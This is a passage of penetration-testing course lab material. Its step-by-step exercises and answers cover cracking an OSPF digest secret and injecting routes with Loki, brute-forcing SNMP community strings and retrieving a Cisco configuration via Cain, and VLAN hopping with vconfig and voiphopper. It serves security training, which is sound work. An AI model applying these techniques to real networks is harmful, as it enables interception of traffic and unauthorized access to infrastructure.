
Using Loki



Using Loki

After invoking Loki you will be presented with the default Loki screen. To start capturing data, invoke the packet sniffer by clicking on the icon at (1). You will be prompted to select a network interface at (2); select the appropriate local network interface and click OK.

After the Loki sniffing process starts, watch for indicators of observed protocols when the tabbed window labels start to blink.



OSPF Peer Identification

After starting the Loki sniffer you will see the "ROUTING" tab label start to blink. Clicking on this tab will also reveal that the "ospf" label is blinking. Clicking on this label will open the ospf attack view, revealing a single observed router as shown in this slide.

The router at 10.10.10.40 will be our attack target that we will use to peer with and manipulate with OSPF route injection.

OSPF Password Cracking

- Use the OSPF message digest cracker to recover the shared secret
 - Use loki.txt in /usr/share/wordlists
 - "Use bruteforce" and "Use full charset" options are not necessary
- Ensure you click on the target device to focus the attack to one router

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

OSPF Password Cracking

In the first part of this exercise, you'll need to recover the OSPF digest secret used to protect routing updates. In this attack you can use the password list included in the Kali Linux distribution at /usr/share/wordlists/loki.txt. The "Use bruteforce" and "Use full charset" attack options in Loki are not necessary to be successful in the attack.

Remember to click on the target router to focus the attack before initiating the password recovery attack.

OSPF Route Injection

- Become an OSPF peer
- Insert your own route into the OSPF routing table
 - 172.17.XXX.0, subnet mask 255.255.255.0
 - Replace XXX with your local IP address 4th octet
- Observe peer status and route on the looking glass
- Inserting a route allows you to impersonate entire network segments
 - Or become a new gateway of last resort

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

OSPF Route Injection

For the 2nd component of the attack you need to configure Loki to become an OSPF peer with the target router. Once you have completed the OSPF exchange and your peering state changes to "FULL", you will be able to inject your own routing traffic. Inject your own 24-bit network using the first 2-byte prefix of 172.17, with a third octet matching the last byte of your attacking IP address.

After injecting your route, wait a minute and check the status in the looking glass application. You should also be able to see your IP address as a new OSPF peer as well.

Exploiting OSPF - STOP


- Stop here unless you want answers to the exercise

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exploiting OSPF – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.


If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own however, stop right here.



Starting Loki, Target Discovery

First, start Loki at the command line as shown in (1). After Loki starts, invoke the network sniffer by clicking the icon at (2). Select the appropriate network interface in the dialog that follows, and click OK.

After Loki observes OSPF announcement traffic, the "ROUTING" tab label will blink at (3). Clicking on this tab will also reveal the "ospf" tab label as blinking at (4). Clicking this label will reveal the presence of a discovered routing target.




OSPF Digest Secret Recovery

To mount an offline dictionary attack against the MD5 digest secret, click on the target router to select it at (1).

Next, select the password cracking attack option by clicking on the "Cracking" tab at (2).

Select the loki.txt password file in /usr/share/wordlists. Finally, click the "Crack PW" button at (4) to initiate the dictionary attack. This will start the dictionary attack process, revealing the highlighted shared secret after a short period of time.




OSPF Peer Connection

Once we have recovered the OSPF secret, we can create a connection to the router and become an OSPF peer with Loki. First, click the "Connection" tab at (1) to examine the OSPF peer connection attack options. Change the authentication type option to "AUTH CRYPT" as shown in (2) to allow us to authenticate with knowledge of the OSPF digest secret. Enter the digest secret recovered in the prior slide as the key in (3). Next, change the authenticate identifier to "1" at option (4). Check the box to mark the identified OSPF router as a device that can be used for route exchange in (5).

After configuring the necessary authentication options, we can create a peer relationship with the target router. Click the "Hello" button at (6) to start the connection process. Examine the status of the STATE column as it gradually progresses from HELLO to FULL. Once the attack system completes the OSPF peer exchange process with the target system, you will be able to expand the tree list at (7) to observe all the discovered routing update information from the victim.


If after several minutes the STATE has not changed from "2WAY", click the Hello button again to turn off the neighbor relationship. After a few seconds, click it again to restart the connection attempt to the OSPF peer.

OSPF Route Enumeration



OSPF Route Enumeration

After Loki establishes a peer relationship with the target router, Loki will display "FULL" in the state column, and include a list of routes retrieved from the target router, as shown on this page. This information is valuable for a penetration tester, giving us insight into the networking and organization of internal network routes. However, we can extend our access even further by injecting routes as well to create MitM opportunities.



OSPF Route Injection

As a final attack component we'll inject our own routing advertisement into the OSPF area. Navigate to the injection attack tab by clicking on the "Injection" tab at (1). Next, enter your desired network to inject at (2) using the format 172.17.XXX.0, where XXX is replaced with the last octet of your attack system IP address. Enter the subnet mask as shown at (3). Finally, click the "Add" button at (4) to advertise the presence of this new route within the OSPF network.

Looking Glass Perspective

The screenshot shows a web browser window with the address bar containing `http://10.10.10.70/routing.html`. The main content area displays the output of a network command, which includes a routing table and OSPF neighbor information. The routing table shows several subnets, with `172.17.0.0/24` highlighted in a red box. Below the routing table, the output of the `"show ip ospf neighbor"` command is shown, with a table of OSPF neighbors. The first neighbor, `10.10.10.110`, is highlighted in a red box.

```
Gateway of last resort is not set

  1.0.0.0/24 is subnetted, 1 subnets
C    1.1.1.0 is directly connected, FastEthernet0/1
  19.0.0.0/32 is subnetted, 1 subnets
O    19.23.27.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
  172.17.0.0/24 is subnetted, 1 subnets
O    172.17.110.0 [110/2] via 10.10.10.110, 00:00:34, FastEthernet0/0
C    10.0.0.0/8 is directly connected, FastEthernet0/0
  11.0.0.0/32 is subnetted, 1 subnets
O    11.13.17.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
  29.0.0.0/32 is subnetted, 1 subnets
O    29.31.37.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
```

Output from "show ip ospf neighbor" follows.

Neighbor ID	Pri	State	Dead Time	Address	Interface
10.10.10.110	1	FULL/BDR	00:00:30	10.10.10.110	FastEthernet0/0
29.31.37.1	1	FULL/DR	00:00:36	1.1.1.3	FastEthernet0/1

Looking Glass Perspective

After injecting the malicious OSPF advertisement, navigate to the looking glass page at `http://10.10.10.70/routing.html`. Wait a minute as the page automatically refreshes itself and examine both the routing table for your malicious network advertisement and the presence of your attack system IP address as an OSPF neighbor.

Exercise: Abusing Cisco SNMP Read-Write Access

- In the Exploiting the Network module we looked at SNMP
 - Cisco IOS devices with SNMP RW access permit retrieval of configuration file data
- Your target is at 10.10.10.40
 - Discover SNMP RO community string
 - Discover SNMP RW community string
 - Retrieve Cisco IOS configuration file
- Please do not change MIB data or the router configuration file

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise: Abusing Cisco SNMP Read-Write Access

In the exploiting the network module we looked at various techniques to compromise and manipulate the SNMP protocol on various devices. One valuable attack mechanism against Cisco IOS devices is to retrieve the device configuration file, initiating the transfer with the SNMP read/write string and retrieving the configuration data over TFTP.

The Cain CCDU feature makes it straightforward to retrieve the Cisco configuration file. Use a combination of SNMP community string guessing tools and Cain to retrieve the configuration from the Cisco IOS target at 10.10.10.40. Please do not make any changes to the MIB or the router configuration file though. Thanks!

Abusing Cisco SNMP RW - STOP

- Stop here unless you want answers to the exercise

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Abusing Cisco SNMP RW – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

Community String Recovery - onesixtyone

```
# ping -c 2 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data:
64 bytes from 10.10.10.40: icmp_seq=1 ttl=255 time=1.62 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=255 time=1.63 ms

--- 10.10.10.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 1.621/1.630/1.639/0.009 ms
# onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 10.10.10.40
Scanning 1 hosts, 50 communities
Cant open hosts file, scanning single host: 10.10.10.40
10.10.10.40 [private] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Versi
12.3(11)T, RELEASE SOFTWARE (fc2) Technical Support:
http://www.cisco.com/techsupport Copyright (c) 1986-2004 by Cisco Systems, Inc.
Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.40 [public] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M),
Version 12.3(11)T, RELEASE SOFTWARE (fc2) Technical Support:
http://www.cisco.com/techsupport Copyright (c) 1986-2004 by Cisco Systems, Inc.
Compiled Sat 18-Sep-04 11:38 by eaarmas
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Community String Recovery - onesixtyone

In this solution the onesixtyone tool is used to brute-force and discover the SNMP community string against the target system. First, verify connectivity to the target at 10.10.10.40 with "ping 10.10.10.40". This is always a good idea before attacking a system with a UDP-based protocol to ensure your traffic will make it to the target.

Next, use the onesixtyone with the "-c" parameter, referencing the standard SNMP community string file in /usr/share/doc/onesixtyone/dict.txt. Finally, specify the target IP address as the last command-line parameter.

Quickly, onesixtyone will identify the community public and private community strings on the target system, as shown here.

Cain CCDU Attack (1)




Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Cain CCDU Attack (1)

With the SNMP read-write community string, we can turn to Cain's CCDU utility to retrieve the target IOS device configuration file. Start Cain and click on the CCDU tab. Click on the blue plus sign on the toolbar, and specify the target as shown on this page. Click OK to retrieve the target configuration file.

Cain CCDU Attack (2)



Cain CCDU Attack (2)

Cain's CCDU attack quickly recovers the IOS configuration file. If you right-click on the Cain entry and select "Edit", you will get a jumbled configuration file in Notepad because the file is Unix formatted. Instead, browse to the C:\Program Files (x86)\Cain\CCDU directory and open the retrieved file with Notepad++, Wordpad, or another editor that handled Windows-formatted text files. You will be able to review the configuration file contents, and even recover weak passwords from the configuration file with Cain's Type 7 Password Decoder feature.

Appendix A

VLAN Hopping Exercise

The lab exercise that follows requires that a Cisco switch is available using a configuration that is included at the end of the exercise. To complete this exercise you will need access to the SEC660 lab or the Internet to configure Kali Linux with the necessary tools.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Appendix A - VLAN Hopping Exercise

This lab exercise is included as an appendix for use in environments when a Cisco switch is available. The Cisco switch configuration details needed are presented at the end of this appendix.

To complete this lab you will need to boot the Kali Linux VM distributed with the SEC660 course materials. You will also need a USB Ethernet adapter that you can connect directly to the Kali Linux VM. Finally, you will also need access to the Internet from this system, or access to the lab server to download and install the required components.

Exercise – VLAN Hopping (1)

- Windows does not support 802.1Q pass-through to VMware
 - Must use the Kali Linux VM with a USB Ethernet adapter for VLAN hopping attacks
- Configure USB Ethernet card with assigned IP address

```
# ifconfig eth0 0.0.0.0 down
# ifconfig eth1 xx.xx.xx.xx netmask 255.255.0.0 up
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - VLAN Hopping (1)

Unfortunately, Windows does not natively support IEEE 802.1Q, dropping the packets at the network driver layer. As a result, guest operating systems such as Linux running under VMware or other virtualization tools do not receive these packets through a bridged network adapter and cannot participate in VLAN trunking attacks.

In order to work around this limitation, you need to use a USB Ethernet adapter that you can pass through as a USB device directly to the Kali Linux VM. Kali Linux will see this USB adapter as a native network interface, which can be used for VLAN hopping attacks.

At a shell prompt, configure the attached USB Ethernet adapter ("eth1") using the ifconfig utility with the IP address assigned to your Kali Linux system as shown.

Exercise – VLAN Hopping (2)

- Invoke Wireshark, capture for 60 seconds or more until CDP packets are observed
- Identify Voice VLAN configuration entries and other device details
 - Native VLAN, device type, IOS version, etc.
- Create sub-interface for voice VLAN using vconfig
- Launch "dhclient" on the new interface to obtain a dynamic address

What information can you gather from CDP frames? What is the addressing and domain name for the voice VLAN?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - VLAN Hopping (2)

In this exercise you will configure your system to hop from one VLAN to a second non-default VLAN. The recommended steps are:

- Invoke Wireshark and capture for 60 seconds until you capture CDP packets.
- Inspect the CDP packet to identify the presence of a voice VLAN, as well as other pertinent information about the Cisco device.
- Create a sub-interface for the voice VLAN using the vconfig tool.
- Launch the DHCP client tool "dhclient" to obtain an IP address on the voice VLAN.

During this lab, answer the following questions:

1. What information can you gather from the CDP frames?
2. What is the addressing and domain name information for the voice VLAN?

Exercise – VLAN Hopping (3)

- Remove the virtual interface with vconfig
- Automate the attack using voiphopper

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - VLAN Hopping (3)

After creating the voice VLAN interface manually, delete the interface with the vconfig utility, then use the voiphopper tool (in /usr/local/bin/voiphopper) to automate the attack.

Exercise – VLAN Hopping (4)


- **STOP** - Answers for the VLAN Hopping Attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - VLAN Hopping (4)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Exercise – VLAN Hopping (5)



Exercise - VLAN Hopping (5)

This screen-shot is from Wireshark's interpretation of a CDP packet where the display filter "cdp" can be applied to show just CDP packets. In the output from Wireshark we can observe the device name, IOS version, hardware platform, connected port number, VTP management domain, native VLAN and voice VLAN information.

Exercise – VLAN Hopping (6)

```
# modprobe 8021q
# vconfig add eth1 200
